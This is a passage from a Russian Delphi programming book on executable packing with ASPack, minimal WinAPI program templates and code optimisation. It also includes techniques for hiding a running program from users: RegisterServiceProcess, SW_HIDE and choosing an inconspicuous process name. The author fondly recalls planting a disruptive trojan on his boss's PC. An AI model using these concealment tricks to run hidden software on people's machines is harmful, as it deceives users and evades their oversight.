

Рис. 1.1. Главное окно ASPack

На вкладке Open File есть только одна кнопка — Open. Нажмите на нее и выберите файл, который вы хотите сжать. Как только вы выберете файл, программа перейдет на вкладку Compress и начнет сжатие (рис. 1.2).



Рис. 1.2. Сжатие файла

Сжатый файл сразу перезаписывает существующий, а старая несжатая версия сохраняется на всякий случай под тем же именем, но с расширением bak. Настроек у ASPack не так уж много (рис. 1.3), и с ними вы сможете разобраться без моей подсказки. Лучше я расскажу вам, как это работает.



Рис. 1.3. Настройки ASPack

Давайте разберемся, как работает сжатие. Сначала весь код программы сжимается архиватором. Если вы думаете, что он какой-то "навороченный", то сильно ошибаетесь. Для сжатия используется обычный архиватор, только оптимизированный для сжатия двоичного кода. После этого в конец сжатого кода добавляется код разархиватора, который будет программу разжимать обратно. И в самом конце ASPack изменяет заголовок исполняемого файла так, чтобы при старте сначала запускался разархиватор.

Теперь, когда вы запускаете сжатую программу, сначала заработает разархиватор, который разожмет бинарный код программы и аккуратно разместит его в памяти компьютера. Как только этот процесс закончится, разархиватор передаст управление вашей программе.

Некоторые считают, что из-за расходов на распаковку программа будет работать медленней!!! Я бы сказал, что вы не заметите разницу. Даже если и будут какие-то потери, то они будут неощутимы (по крайней мере, на современных компьютерах). Это происходит потому, что архивация хорошо оптимизирована под двоичный код. И по сути дела, распаковка происходит только один раз и в дальнейшем никакого влияния на работу программы не оказывает. В результате потери в скорости из-за сжатия будут неощутимы.

При нормальном программировании с использованием всех "навороченных" возможностей типа визуальности и объектного программирования код

получается большим, но его можно сжать на 60-70% специальным архиватором. А писать такой код намного легче и быстрее.

Еще одно "за" использование сжатия — заархивированный код труднее взломать, потому что не каждый disassembler сможет прочитать упакованные команды. Так что помимо уменьшения размера вы получаете защиту, способную отпугнуть большинство взломщиков. Конечно же, профессионала не отпугнешь даже этим, но взломщик средней руки не будет мучиться со сжатым двоичным кодом.

На компакт-диске в директории \Примеры\Глава l\Screensl вы можете найти файлы приведенных цветных рисунков.

1.2. Без окон, без дверей...

Следующий способ уменьшить размер программы заключается в ответе на вопрос: "Из-за чего программа, созданная Delphi, получается большой?" Ответ очень прост: Delphi является объектным языком. В нем каждый элемент выглядит как объект, который обладает своими свойствами, методами и событиями. Любой объект вполне автономен и многое умеет делать без ваших указаний. Это значит, что вам нужно только подключить его к своей форме, изменить нужным образом свойства, и приложение готово! И оно будет работать без какого-либо прописывания его деятельности.

Но в объектном программировании есть и свои недостатки. В объектах реализовано большое количество действий, которые вы и пользователь сможете производить с ним. Но реально в любой программе мы используем два-три из всех этих свойств. Все остальное — для программы лишний груз, который никому не нужен.

Но как же тогда создать компактный код, чтобы программа занимала минимум места на винчестере и в оперативной памяти? Тут есть несколько вариантов.

1. Не использовать VCL (для любителей Visual C++ — это библиотека MFC), которая упрощает программирование. В этом случае весь код придется набирать вручную и работать только с WinAPI. Программа в таком случае получается очень маленькой и быстрой. Но таким образом вы лишаетесь простоты визуального программирования и можете ощутить все неудобства программирования с помощью чистого WinAPI.
2. Сжимать готовые программы с помощью компрессоров. Объектный код сжимается в несколько раз, и программа, созданная с использованием VCL, может превратиться из монстра в 300 Кбайт в скромного по размерам "зверя", весящего всего 30—50 Кбайт. Главное преимущество состоит в том, что вы не лишаетесь возможностей объектного программирования и можете спокойно забыть про неудобства WinAPI.

Второй метод мы уже обсудили выше, поэтому стается только описать первый вариант.

Если вы хотите создать программу действительно маленького размера, то должны забыть про все удобства. Вы не сможете подключать визуальные формы или другие удобные модули, написанные фирмой Borland для упрощения жизни программиста. Только API-функции самого Windows и ничего больше.

Для того чтобы создать маленькую программу в Delphi, нужно создать новый проект (по умолчанию Delphi при открытии сама создаст новый файл проекта, но вы всегда можете создать новое приложение, выбрав **File\New\ Application),** и зайти в менеджер проектов (меню **View\Project Manager).** Здесь нужно удалить все модули и формы (пункт **Unit,** он выделен на рис. 1.4), чтобы остался только файл самого проекта (по умолчанию его имя Projectl.exe). Никаких модулей в проекте не должно быть. Более подробно о создании шаблона см. в *разд. 1.3.*



Рис. 1.4. Project Manager

Теперь нужно щелкнуть правой кнопкой мыши на имени проекта и выбрать из появившегося контекстного меню пункт **View Source** или в главном меню **Project** выбрать пункт **View Source. В** редакторе кода откроется файл проекта Projectl.dpr. Если вы уже удалили все модули, то его содержимое должно быть таким:

```
program Project1;


uses
  Forms;
```

```
{$R *.res}

begin
  Application.Initialize;
  Application.Run;
end.
```

Теперь можно скомпилировать абсолютно пустой проект. Для этого надо выбрать в меню **Project** пункт **Compile Project** или нажать сочетание клавиш <Ctrl>+<F9>. После компиляции выберите в меню **Project** команду **Information for Projectl.** Появится окно с информацией о проекте. Окно, которое появилось передо мной, вы можете увидеть на рис. 1.5.



Рис. 1.5. Окно информации о проекте

В правой части окна должны быть описаны используемые пакеты. Так как вы все удалили, значит, там должна красоваться надпись None. А вот с левой стороны должна быть описана информация о скомпилированном коде. Самая последняя строка показывает размер файла, и у меня он равен 370 688 байт. Ничего себе "пустая программа"!!! Мы же ничего еще не написали. Откуда же тогда такой большой код?

Давайте разберемся, что осталось в нашем проекте, чтобы обрезать все то, что еще не обрезано. Сразу обратите внимание, что в разделе uses подключен модуль Forms. Это объектный модуль, написанный "дядей Борландом", а значит, его использовать нельзя, потому что именно он увеличивает размер нашей программы. Между командами begin и end используется объект Application. Этот объект тоже использовать не надо, так как он не заботится о "фигуре" программы.

Большой объем, который появляется даже у пустой программы, как раз и связан с объектом Application, который объявлен в модуле Forms. Хотя мы

использовали только два метода initialize и Run, при компиляции в exe-файл попадает весь объект TApplication, а он состоит из сотен, а может и тысяч строчек кода.

Чтобы избавиться от накладных расходов, нужно заменить модуль Forms на windows, который описывает только WinAPI. Этот модуль связан с объектами Delphi, и его подключение является обязательным, иначе вы не сможете вызвать ни одной функции из набора WinAPI. А между begin и end вообще все можно удалить. В итоге самый минимальный (с учетом использования модуля windows) код программы будет выглядеть так:

```
program Project1;

uses Windows;

begin

end.
```

Снова откомпилируйте проект. Откройте окно информации и посмотрите на размер получившегося файла. У меня получилось 8 192 байта (рис. 1.6). Вот это уже по-человечески.



Рис. 1.6. Окно информации о проекте

Заготовка минимальной программы с использованием WinAPI готова. Теперь вы можете смело добавлять свой код. Мне нужно только объяснить вам, какие модули можно подключать к своему проекту в раздел uses. Тут все очень просто и не займет много времени.

Если при установке Delphi вы не отключали копирование исходников библиотек, то перейдите в директорию, куда вы установили Delphi. Здесь перейдите в папку Source, затем в Rtl и, наконец, Win. Если вы отключили копирование исходников, то вставьте компакт-диск с Delphi и ищите эти

директории там. В них расположены исходники модулей, в которых описаны все API-функции Windows. Именно эти модули вы должны подключать к своим проектам, если хотите получить маленький код. Если вы подключите что-то другое, то я уже не гарантирую минимум размера вашей программы (хотя есть и исключения).

Сразу же рассмотрим пример. Если вы хотите, чтобы в вашей программе были возможности работы с сетью, то вам нужно подключить к проекту библиотеку сокетов. Среди модулей WinAPI есть файл с именем winsock.pas. Значит, вы должны в разделе uses написать winsock (расширение писать не надо), и ваша программа сможет работать с сетью.

Пока что я описал минимальный проект, в который можно добавлять свой код. Но код, который вы вставите, выполнится один раз, и программа выгрузится из памяти. А что, если вам надо, чтобы программа постоянно висела в памяти и что-то делала? Для этого нужно использовать следующий шаблон для своих программ:

```
program Project1;

uses Windows;

var
  Msg : TMsg;
Begin

//Сюда можно добавлять свой код

//Дальше идет код, который заставит программу висеть в
//памяти вечно и не будет сильно загружать систему
     while GetMessage( Msg, HInstance, 0, 0) do
      begin
        TranslateMessage(msg);
        DispatchMessage(msg);
      end;
end.
```

Сейчас я не буду описывать этот шаблон, потому что дальше мы подробно обсудим написание полноценного шаблона минимального приложения. Там и будут описаны функции, которые используются в этом примере.

Самое интересное, что такое минимальное приложение будет не видно в системе. Мы не создавали никаких окон, значит, на экране ничего отображаться не будет. Программа не будет иметь фокуса ввода, поэтому в панели задач тоже незачем что-то отображать.



Рис. 1.7. Закладка "Процессы" Windows XP

У нас получилась не программа, а процесс. Именно поэтому его можно заметить в Windows 2000/XP только с помощью программ, которые умеют отображать все процессы, запущенные в системе. В Windows 2000/XP при нажатии <Ctrl>+<Alt>+<Del> появляется **Диспетчер задач Windows** (рис. 1.7). **В** Диспетчере есть вкладка **Процессы,** где и можно найти такую программу. Вообще-то на этой вкладке можно найти любую работающую программу, и от ее инспекторского взора спрятаться очень тяжело. Так что достаточно только назвать исполняемый файл не сильно вызывающе, и простой пользователь ничего не заподозрит, потому что список процессов достаточно большой, и я не думаю, что он знает хотя бы половину из них.

В Windows *Эх* при нажатии кнопок <Ctrl>+<Alt>+<Del> такая программа пока еще будет видна. Чтобы окончательно скрыть ее из виду, нужно добавить следующий код:

```
procedure RegisterServiceProcess; external 'kernel32.dll'
name 'RegisterServiceProcess';
```

Здесь объявлена недокументированная процедура RegisterServiceProcess, которая есть в ядре kernel32.dll. Эта процедура делает нашу программу процессом в системе Windows *9x.* Строку с описанием процедуры нужно добавить сразу после раздела uses.

Чтобы вызвать эту процедуру, нужно написать следующий код в любом месте программы (желательно в начале):

```
asm
 push 1
 push 0
 call RegisterServiceProcess;
end;
```

В Delphi есть встроенный ассемблер, вы можете прямо среди кода на Паскале писать код на ассемблере. В примере, показанном выше, использован ассемблер для вызова процедуры RegisterServiceProcess. Инструкции языка ассемблера нужно заключать между словами asm и and;. В примере используется три инструкции. В первой в стек поднимается число 1 с помощью операции push. Во второй строке в стек поднимается значение 0. Эти два числа, поднятые в стек, являются переменными для процедуры RegisterServiceProcess. То же самое можно было бы сделать и с помощью вызова функции Паскаля RegisterServiceProcess (0, 1), но мне захотелось показать вам, как работает встроенный ассемблер. Да и тогда пришлось бы изменить описание процедуры RegisterServiceProcess, которая регистрирует программу как процесс и в Windows *9x* делает программу невидимой в списке запущенных программ, который вы вызываете нажатием <Ctrl>+<Alt>+<Del>. В последней инструкции ассемблера вызывается процедура RegisterServiceProcess С ПОМОЩЬЮ оператора call.

Теперь наша программа не будет видна и в Windows 9x Только вы должны учитывать, что этот код прекрасно работает в Windows *9x,* но выдаст ошибку в Windows 2000/XP, потому что в его ядре нет функции RegisterServiceProcess. Поэтому вы должны знать, в какой системе будет запускаться программа и можно ли использовать процедуру RegisterServiceProcess.

1.3. Шаблон минимального приложения

Сейчас нам пора написать хороший шаблон минимального приложения, который мы будем использовать в этой книге для написания наших программ-приколов. Для этого надо познакомиться с внутренностями Windows и его WinAPI.

Запустите уже полюбившийся Delphi. Как всегда, сразу откроется новый проект. Так как мы очень часто будем делать минимальные программы, то нам абсолютно не нужны никакие формы, и их надо удалить. Щелкните **View\Project Manager.** Появится окно менеджера проектов. Выделите **Unit1** и нажмите кнопку **Remove** для удаления лишней формы (рис. 1.9).



Рис. 1.8. Вызов менеджера проектов



Рис. 1.9. Удаление ненужной формы

Теперь выбираем в меню **Project** пункт **View Source.** Если все в норме, то в редакторе кода вы увидите код вашего проекта. Оставляем только первую строчку program `Project1`, а все остальное удаляем и вместо этого пишем

следующее (комментарии, строки текста, которые идут после символов //, естественно, можно опускать):

Листинг 1. Набор минимум

```
uses

  windows, messages, sysutils;

{$R *.RES}

var
 Instance: HWnd;
 WindowClass: TWndClass;
 Handle: HWnd;
 msg: TMsg;
//Процедура выхода из программы
procedure DoExit;
begin
 Halt;
end;

//Функция обработки событий Windows
function WindowProc (Hwn,msg,wpr,lpr: longint): longint; stdcall;
begin
 result:=defwindowproc(hwn,msg,wpr,lpr);
 if msg=wm_destroy then
  DoExit;

 if msg=wm_KeyDown then
  if wpr=VK_ESCAPE then
   poExit;
end;

//Отсюда начинается выполнение программы
begin
//Получаем описатель модуля
 instance :=GetModuleHandle(nil);
```

```
//Заполняем структуру WindowClass
 WindowClass. style:=CS_HRedraw or CS_VRedraw;
 WindowClass.Lpfnwndproc:=@windowproc;
 WindowClass.Hinstance:=Instance;
 WindowClass.HbrBackground:= color_btnface;
 WindowClass.LpszClassName:='DX';
 WindowClass.Hcursor:=LoadCursor(0,IDC_ARROW);

//Регистрируем новый класс
 RegisterClass (WindowClass);

//Создаем окно
 Handle:=CreateWindowEx (0,'DX'," ,WS_POPUP, 1,1, 200, 200,0, 0,Instance,
nil);

 ShowWindow(Handle, SW_SHOW);
 UpdateWindow (Handle);

//Здесь можно производить инициализацию

//Цикл обработки сообщений
 while (GetMessage(msg, 0, 0, 0)) do
  begin
   translatemessage(msg);
   dispatchmessage (msg);
  end;
end.
```

Теперь давайте подробно разберем листинг 1.1. После старта программа начинает выполнение с первого begin (это место обозначено соответствующим комментарием). Первой строкой кода идет вызов WinAPI-функции GetModuleHandle. Она возвращает указатель модуля, который сохраняется в переменной instance. Этот указатель нам пригодится немного позже.

Далее заполняется структура WindowClass. Эта структура используется при создании нового класса окна. Для минимального приложения нам понадобиться заполнить следующие поля:

- style — стиль окна;
- Lpfnwndproc — сюда нужно записать указатель на процедуру, которая будет вызываться на все пользовательские или системные события;

- Hinstance — указатель, который мы получили в первой строчке кода;
- HbrBackground — цвет фона (в принципе, он необязателен, но я решил покрасить фон системным цветом кнопок);
- LpszClassName — имя создаваемого класса;
- Hcursor — курсор. Сюда зафужается стандартный курсор-стрелка.

Все, структура готова, и мы можем зарегистрировать новый класс будущего окна. Для этого вызывается WinAPI-функция `RegisterClass(WindowClass);`. Теперь в системе есть описание вашего будущего окна. Почему будущего? Да потому, что само окно мы пока не создали. Для этого нужно еще вызвать функцию `CreateWindowEx`: `CreateWindowEx (0,'DX','',WS_POPUP, 1,1, 200, 200,0,0, instance, nil);`. У нее достаточно много параметров, и давайте посмотрим на них подробнее:

1. Расширенный стиль окна. Нам он не нужен, поэтому у меня первый параметр равен нулю.
2. Имя класса. Мы зарегистрировали класс ох, значит, и здесь мы должны указать именно этот класс.
3. Имя окна. При программировании графики имя окна не нужно, потому что окно будет полноэкранным.
4. Стиль окна. Нас интересует простейшее `WS_POPUP` окно.
5. Следующие четыре параметра — это левая и правая позиция, ширина и высота окна. Если указать все равными нулю, то значения будут выбраны по умолчанию.
6. Главное окно по отношению к создаваемому. Наше окно само по себе главное, поэтому я указываю 0.
7. Меню.
8. Это снова erfpfntkm, полученный после вызова `GetModuleHandle`.
9. Параметры окна. Этот параметр используется при создании многодокументных окон, поэтому я указываю нуль **(nil).**

После создания окна его надо отобразить. Делается это с помощью вызова процедуры `ShowWindow`. У этой процедуры использовано два параметра:

1. Созданное окно.
2. Параметры отображения окна. Здесь указано `SW_SHOW`, чтобы просто активизировать и отобразить окно. Остальные значения параметра можно посмотреть в файле справки по WinAPI-функциям **(Help/Windows SDK).**

И последняя подготовительная функция — `UpdateWindow`. Это просто прорисовка созданного окна.

Теперь разберемся с циклом обработки сообщений. Функция `GetMessage` ожидает пользовательского или системного сообщения, и как только оно

наступает, возвращает true (истина). Полученное сообщение преобразуется в необходимый вид с помощью translatemessage и отправляется обработчику сообщений с помощью вызова функции dispatchmessage.

В каждой программе должна быть процедура обработки сообщений. Какая именно? Мы указали ее при создании класса окна в свойстве WindowClass.Lpfnwndproc. Я ее назвал windowProc — стандартное имя, используемое по умолчанию. Сама же процедура должна выглядеть приблизительно как в листинге 1.1.

В процедуре-обработчике событий желательно всегда делать вызов функции defwindowproc. Эта функция ищет в системе обработчик полученного сообщения, установленный по умолчанию. Это очень важно, тогда вам не придется самому писать то, что может сделать ОС.

После этого можно начинать обработку полученного сообщения. Это происходит с помощью сравнивания параметра msg со стандартными событиями. Например, если msg равно wm_destroy, то это значит, что программа хочет уничтожиться, и тогда в обработчике можно освободить выделенную под программу память.

В обработчике есть еще два сравнения. Если msg равно wm_KeyDown, т. е. пользователь нажал какую-то клавишу, то проверяется, не является ли она клавишей <ESC> — выражение wpr = VK_ESCAPE — и в случае его истинности приложение также завершает свою работу.

Вот и все, с шаблоном мы разобрались. Если вы сейчас запустите созданную программу, то перед вами появится пустое окно черного цвета. Чтобы его закрыть, просто нажмите <Ctrl>+<F4>, потому что никаких кнопок на нем нет.

Если вы захотите сделать это окно невидимым, то просто уберите из кода функцию ShowWindow, которая отображает окно на экране. После этого ваша программа сразу же станет невидимой в системе. Можно так же изменить второй параметр этой процедуры. Сейчас он равен SW_SHOW, но можно указать SW_HIDE, чтобы спрятать окно. В принципе указание параметра SW_HIDE внешне равносильно отсутствию вызова процедуры.

Чуть позже мы еще встретимся с процедурой ShowWindow, и не один раз.

На компакт-диске в директории \Примеры\Глава 1\Minimum\ вы можете увидеть исходник этого примера.

1.4. Прячем целые программы

Написание программ маленького размера достаточно сложное занятие. Чаще всего нам нужно просто написать какой-то пример, в котором размер файла не имеет особого значения, а невидимость обеспечить необходимо. В таком случае стратегия написания невидимой программы будет немного другой, и мы ее сейчас рассмотрим на практике.

Создайте новый проект в Delphi. Перенесите на форму одну только кнопку и измените ее свойство Caption на Спрятать. При нажатии этой кнопки наше приложение будет прятаться. Теперь создайте обработчик события onclick для этой кнопки и там напишите:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
 ShowWindow(Handle,SW_HIDE);
 ShowWindow(Application.Handle,SW_HIDE);
end;
```

Здесь использована уже знакомая функция ShowWindow. Как я уже говорил, эта процедура выводит окно. В качестве второго параметра процедуре в обоих случаях передается значение SW_HIDE, которое заставляет делать окно невидимым. При первом вызове процедуры в качестве первого параметра указано Handle — свойство, в котором хранится указатель текущего (в данном случае главного) окна, чтобы сделать его невидимым.

При втором вызове указано Application.Handle — указатель всего приложения. Теперь приложение становится абсолютно невидимым. Точнее сказать, видимым, но только на вкладке **Процессы** в окне **Диспетчер задач indows**.

Как я уже говорил, большинство пользователей никогда не заглядывает на эту вкладку, потому что разобраться там в чем-то очень тяжело. Достаточно дать вашей программе какое-нибудь наименее вызывающее имя, и она станет абсолютно незаметной.

Тут же вспоминается случай, когда несколько лет назад я написал своего первого трояна, с помощью которого подшучивал над своим начальником. Я приблизительно таким же образом спрятал программу и дал ей название internat32.exe. В системе Windows 95/98 есть такой сервис, как internat.exe, и он присутствует всегда. Именно поэтому появление нового сервиса internat32 ни у кого не вызвало подозрений. Мой начальник долго искал причину, по которой на его компьютере исчезает звук и сам компьютер перегружается, но ничего не нашел. Его компьютер даже рассматривали компьютерщики нашей фирмы, и даже они ничего не нашли. Просто никто не обращал внимания на такой неприглядно названный файл.

На компакт-диске в директории \Примеры\Глава l\Hide App\ вы можете увидеть исходник этого примера.

1.5. Оптимизация программ

Вся наша жизнь — это борьба с тормозами и нехваткой времени. Каждый день мы тратим по несколько часов на оптимизацию. Каждый из нас старается оптимизировать все, что попадает под руку. А вы уверены, что вы это делаете правильно? Может быть, есть возможность что-то сделать еще лучше?

Я понимаю, что все сейчас разленились и выполняют свои обязанности спустя рукава. Лично я до такой степени привык, что за меня все делает компьютер, что даже забыл, как выглядит шариковая ручка. Недавно мне пришлось писать заявление на отпуск на простой бумаге, так я забыл, как пишется буква "ю". Пришлось подглядывать, как она выглядит на клавиатуре. Это не шутка. Это прогресс, благодаря которому я все делаю на компьютере.

Даже для того, чтобы написать текст из двух строк, мы включаем свой компьютер и загружаем MS Word, тратя на это драгоценное время. А может, легче было бы написать этот текст вручную? Я вас понимаю — несолидно!!!

Программисты — так это вообще "полное бесстыдство", как говорил один из моих преподавателей: "Тра-та-та". Если они считают, что их творение (в виде исходного кода) никто не увидит, и можно писать что угодно, так это они ошибаются. С этой точки зрения программы с открытым исходным кодом в большом преимуществе, потому что они намного чище и быстрей. Создавая код, мы ленимся его оптимизировать не только с точки зрения размера, но и с точки зрения скорости. Глядя на такие творения, хочется ругаться матом, только программа от этого лучше не станет.

Хакеры далеко не ушли. Если раньше, глядя на программиста или хакера, создавался образ прокуренного, заросшего и немытого молодого человека, то сейчас это цифровое существо, залитое пивом "Балтика" по самые уши, за которое все выполняют машины. Вам медсестра в поликлинике не говорила, что у вас вместо крови одно только пиво льется? Не, я ничего против пива не имею, я и сам его люблю, но надо же и меру знать.

Все это — деградация по методу MS!!! Мы берем в руки мышку и начинаем тыкать ей где попало, забывая про клавиатуру и горячие клавиши. Я считаю, что надо бороться с этим. В последнее время меня самого посещает такая лень, что я убираю клавиатуру, запускаю экранную клавиатуру и начинаю работать только мышкой. Осталось только покрыть мое тело шерстью и посадить в клетку к таким же ленивым шимпанзе.

Не надо тратить большие деньги на модернизацию компьютера!!! Начните лучше улучшения с себя. Давайте оптимизируем свою работу и то, что мы делаем, и тогда компьютер заработает намного быстрее.

Изначально эта часть книги задумывалась как рассказ об оптимизации кода программ, но впоследствии я перенес в нее свой "труд", который можно найти и в Интернете на моем сайте, потому что оптимизировать надо все. Я буду говорить про теорию оптимизации, а ее законы действуют везде. По тем же законам вы можете оптимизировать свой распорядок дня, чтобы успевать все сделать, и свою ОС, чтобы она работала быстрей. Но основа все же будет относиться к коду программ. Здесь будет описано немного больше информации, чем в статье, которую можно увидеть на сайте, или в одноименной главе моей книги "Библия Delphi ".

Как всегда я постараюсь давать как можно больше реальных примеров, чтобы вы смогли убедится в том, что вам не вешают очередную лапшу на уши, и смогли применить все сказанное на практике.

Начну с законов, которые работают не только в программировании, но и в реальной жизни. Ну а напоследок я оставлю только то, что может пригодиться при оптимизации кода.

ЗАКОН № 1

Оптимизировать можно все. Даже там, где вам кажется, что все и так работает быстро, можно сделать еще быстрее.

Это действительно так. И этот закон очень сильно проявляется в программировании. Идеального кода не существует. Даже простую операцию сложения 2 + 2 тоже можно оптимизировать. Чтобы достичь максимального результата, нужно действовать последовательно и желательно в том порядке, в котором описано ниже.

Помните, что любую задачу можно решить хотя бы двумя способами (или больше), и ваша задача — выбрать наилучший метод, который обеспечит желаемую производительность и универсальность.

ЗАКОН № 2

